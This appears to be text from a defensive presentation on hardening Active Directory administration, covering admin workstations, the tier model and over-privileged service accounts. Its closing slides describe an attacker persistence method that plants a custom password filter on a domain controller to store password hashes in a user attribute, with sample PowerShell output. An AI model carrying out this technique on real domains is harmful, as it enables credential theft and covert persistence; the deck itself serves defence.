- Deployments often ignore the primary production AD since all administrators of the AD forest are moved into the Admin Forest.
- They often don't fix all the issues in the production AD.
- They often ignore production AD service accounts.
- Agents on Domain Controllers are a target – who has admin access?
- Identify systems that connect to DCs with privileged credentials on DCs (backup accounts).

Cross-Forest Administration



Cross-Forest Administration

- Production (Forest A) <--one-way--trust---- External (Forest B)
- Production forest AD admins manage the External forest.
- External forest administration is done via RDP.
- Production forest admin creds end up on systems in the External forest.
- Attacker compromises External to compromise Production AD.

Mitigation:

- Manage External forest with External admin accounts.
- Use non-privileged Production forest accounts with External admin rights.

Building the Best Defenses

Securing Active Directory
Administration



AD Defensive Pillars



Administrative
Credential
Isolation
&
Protection

Hardening
Administrative
Methods

Reducing &
Limiting
Service
Account Rights

Effective
Monitoring

Administrative Credential Isolation & Protection

- Focus on protecting admin credentials.
- Separate AD admin account from user account.
- Separate AD admin account from other admin accounts.
- Use distinct naming - examples:
 - ADA – AD Admins
 - SA – Server Admins
 - WA – Workstation Admins
- Ensure AD admin accounts only logon to secured systems
 - AD Admin Workstations
 - AD Admin Servers
 - Domain Controllers

Why Admin Workstations?

- The battle has moved from the perimeter to workstations on the network.
- Management of regular workstations provides a common escalation path.
- Credentials found on workstations are often used to elevate privileges.
- Builds on the concept of separate accounts for user activities and administrative tasks.

Keep in mind that any agent that can install/run code typically has Admin/System rights to the computer.


Hardening Administrative Methods

- AD Administration Systems:
 - Isolate and protect privileged credentials.
 - Provide a secure environment for admins to perform required privileged tasks.
 - Disrupt the common attack playbook.

Hardening Administrative Methods

- System Configuration:
 - Only admin accounts can logon (though with no admin rights)
 - Separate administration
 - Separate management/patching from other systems
 - Auto-patching
 - Firewalled from the network, only allowing specific admin comms
 - Restrict access to management protocols (RDP, WMI, WinRM, etc)
 - Enforce Network Level Authentication (NLA) for all RDP connections.
- Leverage MFA where possible for additional administration security (typically used for RDP to Admin Server).

Hardening Administrative Methods



Hardening Administrative Methods



Hardening Administrative Methods

Microsoft Tier Model:

- Difficult and costly to implement.
- Duplicates infrastructure & admin accounts.
- Rarely fully implemented.
- Focus on Tier 0 (Domain Controllers and AD Admins first).

Hardening Administrative Methods

Microsoft Tier Model: What is Tier 0?

- Domain Controllers
- Privileged AD Accounts & Systems
 - AD Admins
 - Service accounts
 - AD Admin workstations & server
- ADFS & Federation Servers
- Azure AD Connect Servers (when synchronizing password hash data)
- PKI infrastructure
- Password vault systems that contain/control AD admin credentials
- Tier 0 management systems

Admin Systems: Convincing Admins

- Admins that are typically mobile and use a laptop will likely require a 2nd laptop.
- Admins are less than excited when told they have to use separate systems for administration.
- The people most impacted are the ones who have to implement.
- Use this opportunity to refresh admin hardware
- There are several options for small, lightweight laptop and supports all Windows 10 security features (Microsoft Surface devices)
- Explain that admin workstations are now a requirement to protect computer systems (& creds on the system).
- Isolating & protecting admin credentials is critical or AD will be owned.

Admin Systems: Convincing Management

- Isolating & protecting admin credentials is critical.
- Admin systems and new security controls like MFA are now required.
- These systems and controls will slow resolution of issues, but will also slow/stop attackers.
- The cost of extra hardware and additional operations time is much cheaper than recovering from a breach (IR = \$\$\$).
- Start slow and build up with gradual changes.
- Collaboration & Partnering of All Teams Involved is Important.


A Workable Admin System

- Separate physical devices are best, but not always feasible.
- Goal is to isolate admin credentials.
- Start with an admin workstation that leverages virtualization for a good blend of security and operational ability.


A Workable Admin System

- Host OS is the “admin environment”
- “User environment” is a VM on the system – no admin accounts or activities occur in this environment.
- Admin user only uses their user account to logon to the user VM.
- Admin user uses a “transition” account to logon to the host OS. This account has no admin rights and is the only one that logon to the host OS.
- Once on the Admin system, an AD admin account is used to RDP to Admin Server.

A Workable Admin System



A Workable Admin System



Admin Workstation Deployment

- Phase 1: Active Directory Admins
- Phase 2: Virtual Infrastructure Admins
- Phase 3: Cloud Admins
- Phase 4: Server Admins
- Phase 5: Workstation Admins

Note that these phases may be performed at the same time as others.

PKI & Mainframe Admins need Admin Workstations too!

Admin Workstation Deployment

- Phase 1: Active Directory Admins
- Phase 2: Virtual Infrastructure Admins
- Phase 3: Cloud Admins
- Phase 4: Server Admins
- Phase 5: Workstation Admins

Note that these phases may be performed at the same time as others.

PKI & Mainframe Admins need Admin Workstations too!

The new standard for AD Admins

- Only ever logon to:
 - Domain Controllers
 - AD Admin workstation
 - AD Admin servers
- AD Admin accounts are always separate from other administration.
- AD Admins are prevented from logging on to lower tier systems.
- No Service Accounts with AD Admin rights.
- Ensure all local Administrator accounts have unique passwords.

Reducing & Limiting Service Account Rights

- Service Accounts are almost always over-privileged
 - Vendor requirements
- Too often are members of AD admin groups
 - Domain Admins
 - Administrators
 - Backup Operators
 - Server Operators
- Rarely does a service account actually require Domain Admin level rights.

Product Permission Requirements

- Domain user access
- Operations systems access
- Mistaken identity – trust the installer
- AD object rights
- Install permissions on systems
- Needs System rights
- Active Directory privileged rights
- Domain permissions during install
- More access required than often needed.
- Initial start/run permissions
- Needs full AD rights

Product Permission Requirements

- Domain user access
- Operations systems access
- Mistaken identity – trust the installer
- AD object rights
- Install permissions on systems
- Needs System rights
- Active Directory privileged rights
- Domain permissions during install
- More access required than often needed.
- Initial start/run permissions
- Needs full AD rights

Common Service Accounts in Domain Admins

- Vulnerability Scanning Tool
 - Split scanning into different scan “buckets”
 - Workstations with a VulnScan-wrk service account
 - Servers with a VulnScan-srv service account
 - Domain Controllers with a VulnScan-DC service account.
- Backup
 - Move to the Backup Operators group which should provide the required rights.
- VPN
 - Delegate the appropriate rights (often only requires the ability to reset account passwords)
- SQL
 - There is never a good reason for a SQL service account to have privileged AD rights. Remove the account(s) from AD admin groups.

Sneaky AD Persistence: Custom Password Filter

- Get DA Rights
- Implant custom password filter on a DC (or modify existing)
- Set target attribute: “serialNumber” (or similar)
- Every time a user changes their password, the password filter hashes the password, & saves the result to the target attribute on the user account.
- “ADSecurity.Org” =
“ECFEB01568246369D005EDB585B0501B4BB10FDD”

Password Filter Example <https://github.com/jephthai/OpenPasswordFilter>
Mitre Attack: <https://attack.mitre.org/wiki/Software/S0125>

Sneaky AD Persistence: Custom Password Filter

- The attacker only has to enumerate all users with data in the target attribute.

```
PS C:\> get-aduser trimarcadmin -prop serialNumber
```

```
DistinguishedName : CN=trimarcadmin,CN=Users,DC=trimarcresearch,DC=com
Enabled           : True
GivenName          :
Name               : trimarcadmin
ObjectClass        : user
objectGUID         : 5ef40239-0ede-4973-b1c9-fe9c238d5f1a
SamAccountName    : trimarcadmin
serialNumber       : {ECFEB01568246369D005EDB585B0501B4BB10FDD}
SID                : S-1-5-21-3059099413-3826416028-81522354-500
Surname            :
UserPrincipalName : trimarcadmin@trimarcresearch.com
```

Sneaky AD Persistence: Custom Password Filter

```
PS C:\> get-aduser krbtgt -prop serialNumber

DistinguishedName : CN=krbtgt,CN=Users,DC=trimarcresearch,DC=com
Enabled           : False
GivenName         :
Name               :
ObjectClass       : user
ObjectGUID        : c778c27a-9152-4114-bca7-ca0d59086557
SamAccountName   : krbtgt
serialNumber      : {5BDC7FD174EE5644BFBDD44BD75526F84673BD7C}
SID               : S-1-5-21-3059099413-3826416028-81522354-502
Surname           :
UserPrincipalName :
```

Recommendations



Traditional AD Administration must evolve with the threats to effectively protect Active Directory.

Most organizations have done "something" to better secure their environment, thought it's often not enough.

Priority #1: Remove accounts & service accounts from AD privileged groups.

Priority #2: Protect & Isolate AD Admin credentials by ensuring the credentials are limited to specific systems.

